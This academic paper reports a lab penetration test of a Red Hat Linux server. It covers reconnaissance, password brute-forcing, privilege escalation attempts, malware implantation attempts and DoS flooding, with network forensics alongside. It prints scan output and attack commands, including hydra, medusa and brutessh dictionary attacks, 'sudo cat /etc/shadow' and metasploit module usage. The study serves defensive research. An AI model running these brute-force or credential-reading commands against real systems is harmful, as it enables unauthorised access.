J Inf Process Syst, Vol.11, No.1, pp.104~115, March 2015
http://dx.doi.org/10.3745/JIPS.03.0013

ISSN 1976-913X (Print)
ISSN 2092-805X (Electronic)

JOURNAL OF INFORMATION PROCESSING SYSTEMS

Penetration Testing and Network Auditing: Linux

Deris Stiawan*, Mohd. Yazid Idris**, and Abdul Hanan Abdullah**

Abstract

Along with the evolution of Internet and its new emerging services, the quantity and impact of attacks have been continuously increasing. Currently, the technical capability to attack has tended to decrease. On the contrary, performances of hacking tools are evolving, growing, simple, comprehensive, and accessible to the public. In this work, network penetration testing and auditing of the Redhat operating system (OS) are highlighted as one of the most popular OS for Internet applications. Some types of attacks are from a different side and new attack method have been attempted, such as: scanning for reconnaissance, guessing the password, gaining privileged access, and flooding the victim machine to decrease availability. Some analyses in network auditing and forensic from victim server are also presented in this paper. Our proposed system aims confirmed as hackable or not and we expect for it to be used as a reference for practitioners to protect their systems from cyber-attacks.

Keywords

Network attack, network auditing, network forensic

1. Introduction

In earlier work performed by [1] they categorized some types of cyber hacking and described how to manage information of vulnerability and raised awareness about the importance of these issues. This current type of cyber-attack highlighted by [2] and [3] was analyzed and it became the main focus in network security. They created expression, "the dark side of the Internet" and identified threats that can occur and the challenge to solve. This is also corroborated and predicted by [4], who presented the future war in the cyber weapon and its effect. According to [5] and [6] attackers launch their actions inseperably and the steps they used to gain user privilege is called 'attack taxonomy,' which is based on differentiation scenarios. This work presents penetration testing to evaluate security flaws in Redhat operating system. On other hand, every bug has the potential to become vulnerable. It was made, exist and patching, often without ever being discovered or exploited. From the attacker's perspective, vulnerability is an opportunity to exploit. However, from the developer's perspective, the software/product containing an unknown vulnerability was created. It requires time to make a patch release after the exploitation is found. The consequence is that there is a time delay between an exploit

Manuscript received October 28, 2013; accepted December 23, 2013; onlinefirst November 7, 2014.

Corresponding Author: Deris Stiawan (deris@ieee.org)
* Dept. Computer Engineering, Faculty of Computer Science, Sriwijaya University, Sumatera Selatan 30662, Indonesia (deris@ieee.org)
** Department of Computing, Universiti Teknologi Malaysia, Johor Bahru 81310, Malaysia (yazid@utm.my, hanan@utm.my)

release with patch and a signature release. It is able to be exploited by an attacker if the attacker finds the vulnerability before the developer does. This is also confirmed by [7], which highlighted the vulnerability disclosure time software patching releases and the publication of exploits for update delays due to the disclosure of a vulnerability.

The contributions of this work are summarized e.q: to increase the awareness about security from cyber-attack, to show security flaws or vulnerabilities in a system which could be exploited by attackers, and to present some possible attack scenarios. There are some steps in these scenario that refer to the following works: Scanning [8], Password Guessing [9], Escalating Privilege [10], Implant Malware [11], and Flooding of attack [12].

The rest of the paper is organized as follows. Section 2 presents the experimental results, which are described into two parts—penetration testing and network auditing analysis. Section 3 discussed the analyzed results and Section 4 gives the conclusion and present future work.

2. Experimental Scenario

This work focused on attack and network forensic in Linux Redhat machine of The Intrusion Threat Detection-Universiti Teknologi Malaysia (ITD UTM) data set, as shown in Fig. 1. This raw data set were available in [13] and were requested by several researcher working in the network securityfield.




Fig.1. Network test bed topology.

This section shows ways the hosts used were connected and how the applications were run. The network environment was set up to exploit the target machine and two malicious machines as attackers. Furthermore, there were two ways collect the data: 1) sniff the raw data directly on the 10.10.10.30 used switch and 2) by using the hub terminal, which also captures the broadcast network. Some of the tools used in this scenario are as listed below.

1. TCPDump was used to sniff real traffic and produce raw data (pcap files). This tool was run on a Fedora 14 (10.10.10.30) operating system.

2. Collasoft tools [14] and Cascade pilot software [15] were used to simulate and visualize Pcap files. These tools were able to capture, compare and analyse online traffic.
3. Machine 10.10.10.40 running Snort, used version 2.8.5 (Build 121) with 73 rules to identify and detection threat from pcap files. It was used to identify the threat, as well as to compare attacks are carried out can be recognized or not by snort signature.
4. Attacker machine 1 called Hacker BT (10.10.10.15) was run on Backtrack 4.
5. Attacker machine 2 called Hacker XP (10.10.10.20) was based on Windows XP SP3.

2.1 Penetration Testing

In this experiment, all attacks were executed and infiltrated on ITD UTM. A detailed analysis on a Redhat operating system was provided in this phase to run reconnaissance and map resources for applications or default configurations that look like they have security risks. This stage is divided into five steps in this stage: Scanning, Password Guessing, Escalating Privilege, Implant Malware, and Flooding attack.

2.1.1 Scanning


Step 1, scanning stages are explained below (see Fig. 1).

1. Attacker probes the network 10.10.10.5 via attack machine 10.10.10.20 used Nessus tools
2. The attack machine 10.10.10.20 scan the local network used Nikto and NMAP scripts
3. Attacker probes the network 10.10.10.5 via attack machine 10.10.10.15 used Nsteatlth HTTP tools
4. The attack machine 10.10.10.20 scan "FIN" attack the local network 10.10.10.5 used Zenmap script
5. The attack machine 10.10.10.20 scan the local network 10.10.10.5 used HTTPrint tools
6. Attacker probes the network 10.10.10.5 via attack machine 10.10.10.15 used GFILanGuard tools
7. Attacker probes open port of the host 10.10.10.5 via attack machine 10.10.10.15 used Nettools tools
8. Attacker attempts reconnaissance the Netbios SMB tools

Several scenarios performed are shown in Fig. 2(a)–(c). Nmap, xprobe and nikto were launched from the Hacker BT machine. In Fig. 2(a), mark ① result from nmap command, Port 22 (SSH) is open and inform running OpenSSH ver 3.5, mark ② confirm Port 23 (Telnet). Meanwhile, Port 80 (HTTP) running on Apache http 2.0.40 Redhat Linux, show in ③ and ④ confirm 111 (rpcbind). ⑤ Show port 139 (netbios) and 443 (SSL). In mark ⑥, Port 3306 (MySQL), 6000 (X11) and 32768 (rpcbind) are open. ⑦ inform MAC address and kernel details of OS. Meanwhile, in Fig. 2(b) mark ⑧ informs detailed Apache services from xprobe and also item ⑨ show version of Apache result from nikto, ⑩ some vulnerability of Apache: DoS and buffer over flow are shown, ⑪ vulnerability from Apache HTTP methods: GET, HEAD, POST, OPTION and TRACE, in mark ⑫ XSS vulnerable from Apache and ⑬ found vulnerability directory indexing of Apache.

Some potential vulnerabilities to exploit were found after some of the scenarios listed above were executed. Therefore, there are correlations between vulnerabilities from the scanning stages and CVE database, which are as follows:

1. Highlighted Apache vulnerability, related between mark ③ and ⑨ in Fig. 2(a): CVE-2011-3348, CVE-2011-3192, CVE-2007- 3847, CVE-2004-0942; this weakness able remote attacker to cause a denial of service (memory and CPU consumption).
2. Refer to Fig. 2(a) mark ⑥ MySQL Vulnerability: CVE-2009-2446, CVE-2000-0045, and CVE-1999-1188; attackers can request format string specifies in a database name in a COM_CREATE_DB or COM_DROP_DB which allows local users to obtain passwords for users who are added to the user database.
3. Focus on Open SSH exploitable (Fig. 2(a) mark ① : CVE-2008-3844, CVE-2002-0083; victim must voluntarily interact with attack mechanism Gaining Access, attacker allows local users or remote malicious servers to gain privileges, this attack called user to root or remote to local.
4. CVE-2008-2928 (Fig. 2(c) mark (⑪, ⑫): HTTP overflows, allow remote attackers to cause a daemon crash or possibly execute arbitrary code via a crafted Accept-Language HTTP header.
5. Buffer over flow from Fig. 2(a) item ⑥: CVE-2008-3259 and CVE-2000-0263, this attack enabled local users on some platforms to hijack the X11 forwarding port via a bind and allows an attacker to cause a denial of service via a malformed request.
6. Denial of service in RPC port mapper on Fig. 2(a) mark ④, ⑥ ; confirm CVE-2000-0508, CVE-1999-0195, and also CVE-1999-1225; allow remote attackers to launch a denial of service attack via a malformed request, allows attackers to register or unregister RPC services or spoof RPC services.



```
root@bt:~# nmap -sF -A 10.10.10.5

Starting Nmap 5.00 ( http://nmap.org ) 09:55 MYT
Interesting ports on 10.10.10.5:
Not shown: 991 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.5p1 (protocol 1.99)
|_ sshv1: Server supports SSHv1
|  ssh-hostkey: 1024 9e:a5:1c:0e:b7:c1:8d:44:e6:21:8a:87:9b:48:56:0b (RSA1)
|  1024 93:de:15:f1:e6:4f:b2:d5:e9:6a:c3:13:e3:84:0b:82 (DSA)
|_ 1024 46:ae:71:60:2c:9f:b2:c9:f7:05:48:57:66:af:f0:c2 (RSA)
23/tcp   open  telnet     Linux telnetd
80/tcp   open  http       Apache httpd 2.0.40 ((Red Hat Linux))
|_ html-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp  open  rpcbind
|  rpcinfo:
|  100000 2    111/udp  rpcbind
|  100024 1  32768/udp  status
|  100000 2    111/tcp  rpcbind
|  100024 1  32768/tcp  status
|_ 391002 2  32769/tcp  sgi_fam
139/tcp  open  netbios-ssn Samba smbd (workgroup: uMYGROUP)
443/tcp  open  ssl/http   Apache httpd 2.0.40 ((Red Hat Linux))
|_ sslv2: server still supports SSLv2
|_ html-title: Test Page for the Apache Web Server on Red Hat Linux
3306/tcp  open  mysql     MySQL (unauthorized)
6000/tcp  open  X11       (access denied)
32768/tcp open  rpcbind
MAC Address: 00:11:09:60:F8:09 (Micro-Star International)
Device type: general purpose
Running: Linux 2.4.X
OS details: Linux 2.4.18 - 2.4.35 (likely embedded)
Network Distance: 1 hop
Service Info: OSs: Linux, Unix
```

(a)

```
root@bt:/# xprobe2 -r 10.10.10.5

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@o0o.nu, ofir@sys-security.com,
meder@o0o.nu
[+] Target is 10.10.10.5
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting
    module
[+] Host 10.10.10.5 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Modules deinitialized
[+] Execution completed.
```

(b)

```
root@bt:~/nikto-2.1.4# ./nikto.pl -h 10.10.10.5 -p 80
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:         10.10.10.5
+ Target Hostname:   10.10.10.5
+ Target Port:       80
+ Start Time:        13:57:39
---------------------------------------------------------------------------
+ Server: Apache/2.0.40 (Red Hat Linux)
+ Apache/2.0.40 appears to be outdated (current is at least Apache/2.2.19).
  Apache 1.3.42 (final release) and 2.0.64 are also current.
+ OSVDB-2672: Apache/2.0.40 - "Apache 2.0 up 2.0.46 are vulnerable to multiple remote problems.
  CAN-2003-0192. CAN-2003-0253. CAN-2003-0254. CERT VU
+ OSVDB-15889: Apache/2.0.40 - Apache 2.0 up 2.0.47 are vulnerable to multiple remote problems in
  mod_rewrite and mod_cgi. CAN-2003-0789. CAN-2003-0542.
+ OSVDB-9994: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.51 contain multiple problems:
  overflow in apr-util (OSVDB-9994), config file variable overflow (OSVDB-9991),
  indirect lock refresh DoS (OSVDB-9948), SSL input filter DoS (OSVDB-9742),
  potential infinite loop (OSVDB-9523).
+ OSVDB-10218: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.52 could allow bypassing of
  authentication via the Satisfy directive. CAN-2004-0811. OSVDB-10218.
+ OSVDB-10637: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.53 allows bypassing of
  an SSLCipherSuite setting. CAN-2004-0885. OSVDB-10637. Also contains a memory exhaustion
  DoS through MIME folded requests. CAN-2004-0942. OSVDB-11391
+ OSVDB-6472: Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.50 contain a buffer overflow in
  FakeBasicAuth with trusted client certificates. CAN-2004-0488. OSVDB-6472.
  Also a DoS with certain input data. CAN-2004-0493. OSVDB-7269.
+ Apache/2.0.40 - Apache versions 2.0.37 through 2.0.45 are vulnerable to a DoS in mod_dav. CAN-2003-0245.
+ Apache/2.0.40 (Red Hat Linux - Apache 2.0 to 2.0.49: memory leak in
  plain-HTTP-on-SSL-port handling (OSVDB-4182), a DoS with short-lived connections on rarely-accessed
  sockets (OSVDB-4383), and may allow unescaped data into logfiles (OSVDB-4382).
+ Apache/2.0.40 - Apache versions 2.0.40 through 2.0.45 are vulnerable to a DoS in basic authentication.
  CAN-2003-0189.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ Retrieved x-powered-by header: PHP/4.2.2
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09
  vulnerable to Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3233: /test.php: PHP is installed, and a test script which runs phpinfo() was found.
  This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: ////////////////////////////////////////////////////////////////////////////////////////////
  //////////////////////////////////////////////////////////////: Directory indexing found.
+ OSVDB-3288: ////////////////////////////////////////////////////////////////////////////////////////////
  //////////////////////////////////////////////////////////////: Abyss 1.03 reveals directory listing
  when /'s are requested.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 6456 items checked: 1 error(s) and 25 item(s) reported on remote host
+ End Time: 13:58:53 (74 seconds)
+ 1 host(s) tested
```

(c)

Fig.2. Reconnaissance phase.

2.1.2 Password Guessing

In this stage password guessing was attempted for getting access to the target. The following scenarios were used:

1. Attacker attempts XSS to HTTP via port 80
2. Attacker attempts password guessing repeatedly to the 10.10.10.5 via SSH brute-force and Telnet
3. Attacker used some dictionary attack to guessing the password
4. If Attacker find the access user, then their login to SSH via putty shell
5. Attacker try to login via WinSCP Software

Password Guessing was conducted in this scenario. The Hacker BT attempted to exploit the SSH Vulnerability uses Hydra, SSHatter, BruteSSH, and Medusa. Information was obtained from Nmap and other scanning tools, SSH, Telnet and netbios are daemon active and running well in target. From the attacker's side, the first concern as a target is SSH and attempt to guessing based on dictionary attack. Unfortunately, with a standard Linux configuration, username and password cannot be retrieved after three attempts, the message is "3 incorrect password attempts" (Refer to Stage 7 below in the points listed under "Escalating Privileges"). From the experiment that was carried out simultaneously and online, it is observed that the admin, root, and administrator were some of the users who tried to existing dictionary. Obviously, the duration of the experiment depends on the length of the password list in a dictionary and also its performance and availability target server will be tested, due to the continuously ongoing handshake process.


In this case, some brute-force methods were used, as shown in Fig. 3(a) mark ① result from hydra tools to attempt telnet authentication, medusa show in ② trying guessing password and failed, then attackers successfully found the root password via bruteSSH shown in mark ③. From several experiment conducted, the attacker gets a failure attempt to guess the password. There were a number of alerts produced by Snort, inform threat shown in Table 2 Unfortunately, snort cannot identify all the threats.

2.1.3 Escalating Privileges

The attacker found several potential penetration, such as: Port 21 (FTP), 22 (SSH), 80 (HTTP), 111 (RPCbin) and 3306 (MySQL). In this step gaining access as a super user (root/admin) was conducted by attacker. The scenario is further illustrated below:

1. Attacker attempted to upload a Trojan via 10.10.10.15, trying to copy the file to the host
2. Attacker via 10.10.10.15 created mkdir "tools" in the host by WinSCP
3. Hacker BT login to the host 10.10.10.5 via user : "administrator:
   ```
   root@bt:~# ssh administrator@10.10.10.5
   administrator@10.10.10.5's password:
   ```
4. Attacker logged into the 10.10.10.5 and used the password from the previous stage, then send command "ls" to browse the directory
   ```
   [administrator@localhost]$ ls
   salary_ofthemoth.pdf  salary.xls  test
   ```

5. Attacker tried to activate the back door via execute the Trojan
6. Hacker BT ran command "#sudo cat/etc/shadow" and "/etc/passwd" via 10.10.10.20 to escalating privileges
   [administrator@localhost]$ sudo cat/etc/shadow
   Password: Sorry, try again. 3 incorrect password attempts
7. Attacker attempted to browse the directory "administrator" and "ant" via WinScp
8. Hacker BT twice logged in "su" to try to escalate their privilege and failed localhost login[4149]: FAILED LOGIN 1 FROM 10.10.10.20 FOR Superuser, Authentication failure
9. Attacker was unsuccessful in finding the directory password "#sudo/etc/passwd" via 10.10.10.20



```
root@bt:~# hydra -l root -P passdict.txt 10.10.10.5 telnet
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 22:31:55
[DATA] 16 tasks, 1 servers, 26871 login tries (l:1/p:26871), ~1679 tries per task
[DATA] attacking service telnet on port 23
[STATUS] 126.00 tries/min, 126 tries in 00:01h, 26745 todo in 03:33h
[STATUS] 149.67 tries/min, 449 tries in 00:03h, 26422 todo in 02:57h
[STATUS] 126.86 tries/min, 888 tries in 00:07h, 25983 todo in 03:25h
[STATUS] 110.13 tries/min, 1652 tries in 00:15h, 25219 todo in 03:49h
[STATUS] 101.94 tries/min, 3160 tries in 00:31h, 23711 todo in 03:53h
[STATUS] 97.81 tries/min, 4597 tries in 00:47h, 22274 todo in 03:48h
[STATUS] 96.30 tries/min, 6067 tries in 01:03h, 20804 todo in 03:37h
[STATUS] 95.95 tries/min, 7580 tries in 01:19h, 19291 todo in 03:22h
[STATUS] 95.03 tries/min, 9028 tries in 01:35h, 17843 todo in 03:08h
[STATUS] 95.48 tries/min, 10598 tries in 01:51h, 16273 todo in 02:51h
[STATUS] 95.59 tries/min, 12140 tries in 02:07h, 14731 todo in 02:35h
[STATUS] 95.39 tries/min, 13641 tries in 02:23h, 13230 todo in 02:19h
[STATUS] 95.27 tries/min, 15148 tries in 02:39h, 11723 todo in 02:04h
[STATUS] 95.58 tries/min, 16726 tries in 02:55h, 10145 todo in 01:47h
[STATUS] 95.47 tries/min, 18234 tries in 03:11h, 8637 todo in 01:31h
[STATUS] 95.39 tries/min, 19745 tries in 03:27h, 7126 todo in 01:15h
[STATUS] 95.15 tries/min, 21218 tries in 03:43h, 5653 todo in 00:60h
[STATUS] 95.11 tries/min, 22731 tries in 03:59h, 4140 todo in 00:44h
[STATUS] 95.20 tries/min, 24277 tries in 04:15h, 2594 todo in 00:28h
[STATUS] 95.31 tries/min, 25829 tries in 04:31h, 1042 todo in 00:11h
[STATUS] attack finished for 10.10.10.5 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 03:14:33
```

(a)

```
root@bt:~# medusa -h 10.10.10.5 -u admin -P passdict.txt -M ssh
Medusa v1.5 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: A&M (1 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: A&P (2 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: AAA (3 of 26871 complete)
1 complete) Password: ACM (8 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: ACS (9 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: AK (10 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: AL (11 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: AMA (12 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: ANSI (13 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: APS (14 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: AR (15 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: ARPA (16 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: ASTM (17 of 26871 complete)
ACCOUNT CHECK: [ssh] Host: 10.10.10.5 (1 of 1, 1 complete) User: admin (1 of 1, 1 complete) Password: AT&T (18 of 26871 complete)
1 complete) Password: Adam (50 of 26871 complete)
```

(b)

```
root@bt:/pentest/passwords/brutessh# ./brutessh.py -h 10.10.10.5 -u root -d passdict.txt
SSH Bruteforcer Ver. 0.2
HOST: 10.10.10.5 Username: admin Password file: passdict.txt
=========================================================================
Trying password...
Auth OK ---> Password Found: administrator
Times -- > Init: 0.16 End: 32.6
```

(c)

Fig.3. Penetration phases.

2.1.4 Implant Malware


In this step, Hacker BT and Hacker XP attempted to Implant Malware onto target, tried to infect it with malware and implant the rootkit, as follows:

1. Attacker regained access, identified system more closely and seeked exploit
2. Hacker XP 10.10.10.15 attempts to ARP Poison via Cain&Abel and failed
3. Hacker BT 10.10.10.20 attempts to MySQL exploit via metasploit and did not work
   msf > use auxiliary/admin/mysql/mysql_enum
   msf auxiliary(mysql_enum) > set RHOST 10.10.10.5
4. Hacker XP attempted via Netcat to create Backdoor, which unfortunately failed. Attacker plan to access subsequent entry after the system full controlled to facilitate their re-enter without suspicion afterward.

2.1.5 Flooding

The final penetration testing was to flood the Denial of Services (DoS). The attackers attempted within hours to disrupt the normal functioning then effect to availability the target and they succeeded. This action compiled and visualized in Figure 6 (b), the ICMP packet was dominant and some alert trigger from this action are shows in Table 4.

1. Hacker XP sent a large number of ICMP packet and repeatedly to flooding the target via Nettools and ping of the death
2. Hacker XP tried to slow down the response of the target by launching many simultaneous UDP packets
3. Attacker attempted sending TCP SYN via Trinoo
4. Attacker flooded packets using forged source via 10.10.10.20
5. The response value of the handshake process began affected, it was found a high value of delay




```
